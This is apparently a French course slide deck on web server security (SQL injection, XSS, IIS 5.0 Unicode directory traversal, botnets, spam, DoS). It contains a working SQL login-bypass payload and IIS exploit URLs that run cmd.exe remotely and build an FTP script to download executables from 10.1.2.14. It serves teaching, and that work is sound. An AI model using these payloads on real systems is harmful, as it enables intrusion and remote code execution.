
```
POST /login.php3 HTTP/1.0
...
login=jean&pass=123
```

- Requête SQL : rechercher user id (uid) dans la base users

```
SELECT uid FROM users WHERE login='jean' AND
password='123'
```

Injection SQL : diplôme Dizon (2)

- Architecture Apache – PHP – MySQL



Injection SQL (3)

- Requête http avec caractère # qui met en commentaire ce qui suit

  login=jean#&pass=123

- Requête SQL

  SELECT uid FROM users WHERE login='jean'

- Requête http avec fonction toujours vraie et caractère #

  login=admin'OR 1=1#&pass=123

- Requête SQL

  SELECT uid FROM users WHERE login='admin' OR 1=1

Cross Site Scripting (XSS)

- Serveur web dynamique qui ne contrôle pas les données envoyées par le client

- La requête malicieuse consiste à envoyer du html (scripts)

- Le script malicieux est exécuté sur le poste de la victime


  Vol de *cookie* dans l'exemple suivant

- En tête du Top10 pour les menaces sur les serveurs web

  http://www.owasp.org/index.php/Top_10_2007

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Cross Site Scripting (diplôme Dizon)



Paramètres invalides & authentification

- Selon OWASP (Open Web Application Security Project), les failles de sécurité des serveurs web sont souvent exploitées à partir de requêtes http contenant des paramètres invalides (injections flaws)

- Autre point sensible : les mécanismes d'authentification

  Comment est géré l'accès aux données pour un site exigeant l'authentification ?

  La nature du protocole http (sans connexion) rend ces contrôles difficiles (y compris pour l'administration à distance)

- Ten Most Critical Web Application Security Risks

  OWASP Top 10 - 2013

Remote Directory Traversal (1)

- Le caractère **** est codé **%C1%9C** en Unicode
- Le caractère **/** est codé **%C0%AF** en Unicode

- Faille technique (bug) : illustration avec mauvaise gestion de l'Unicode dans les URLs par IIS 5.0 *(Internet Information Server)*

- Exploit : lancer des exécutables à distance depuis le répertoire \Inetpub\scripts

  http://.../scripts/..%C1%9C../ remonter de 2 rép.

  http://.../scripts/..%C0%AF../ remonter de 1 rép.

  http://.../winnt/system32/cmd.exe?/c+dir+c:

  /c pour passer les paramètres

  \+ remplace espace

Remote Directory Traversal (2)

- **Exploit : construire un fichier de commande ftp.txt**


```
open 10.1.2.14
username
password
prompt          désactiver le mode interactif
bin
mget *.exe
quit
```

Remote Directory Traversal (3)

```
http://.../..%C1%9C../winnt/system32/cmd.exe
cmd.exe?/c+echo+open+10.1.2.14>>ftp.txt
cmd.exe?/c+echo+username>>ftp.txt
cmd.exe?/c+echo+password>>ftp.txt
cmd.exe?/c+echo+prompt>>ftp.txt
cmd.exe?/c+echo+bin>>ftp.txt
cmd.exe?/c+echo+mget+*.exe>>ftp.txt
cmd.exe?/c+echo+quit>>ftp.txt
cmd.exe?/c+ftp+-s:ftp.txt
```

- Exploit : lancer des exécutables à distance

Fichiers log (1)



Fichiers log (2)

```
#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2003-04-28 11:43:30

#Fields: date time c-ip s-ip s-port suite
2003-04-28 11:43:30 129.194.187.48 129.194.184.80 80

suite
cs-method cs-uri-stem sc-status cs(User-Agent)
HEAD /Default.htm 200 BigBrother/1.9c
```

Exercice Erreur Log

Botnet

- Réseau d'ordinateurs commandé par le maître, pour DDoS, spam, ...
- Infection classique (vers, virus, failles, ...)
- Communication avec le maître via IRC, P2P, ...
- Organisation qui récolte des informations
  http://www.shadowserver.org/
- McAfee (Intel) https://blogs.mcafee.com/mcafee-labs/botnet-control-servers-span-the-globe/
- Vint Cerf affirmait en jan 2007 :
  one quarter of all computers part of a botnet

Spam

- Courrier non sollicité envoyé à un très grand nombre de personnes sans leur accord préalable
- L'adresse source est toujours falsifiée
- Possible grâce à des serveurs SMTP (relais) qui ne contrôlent pas si l'expéditeur est local, des botnets, ...
- Le serveur relais peut être mis dans une liste noire

  spamhaus.org - xbl : liste des relais ouverts et des spambots
- Filtre anti-spam : mots-clés, nombre de destinataires, liste noire
- Interdit en Suisse depuis avril 2007 (jusqu'à 100 kF amende)

  Condamnation aux USA : Californie (2 Mio$), Virginie (9 ans)

Denial of Service (DoS)

- Déni de service

- Surcharge de paquets : *TCP flooding* (inondation), messages snmp, *mail bombs*, …


- Paralyser un serveur DNS, un site *e-commerce*, un serveur de messagerie, …

- A la portée de tout internaute

  Outils (+ doc) disponibles sur internet

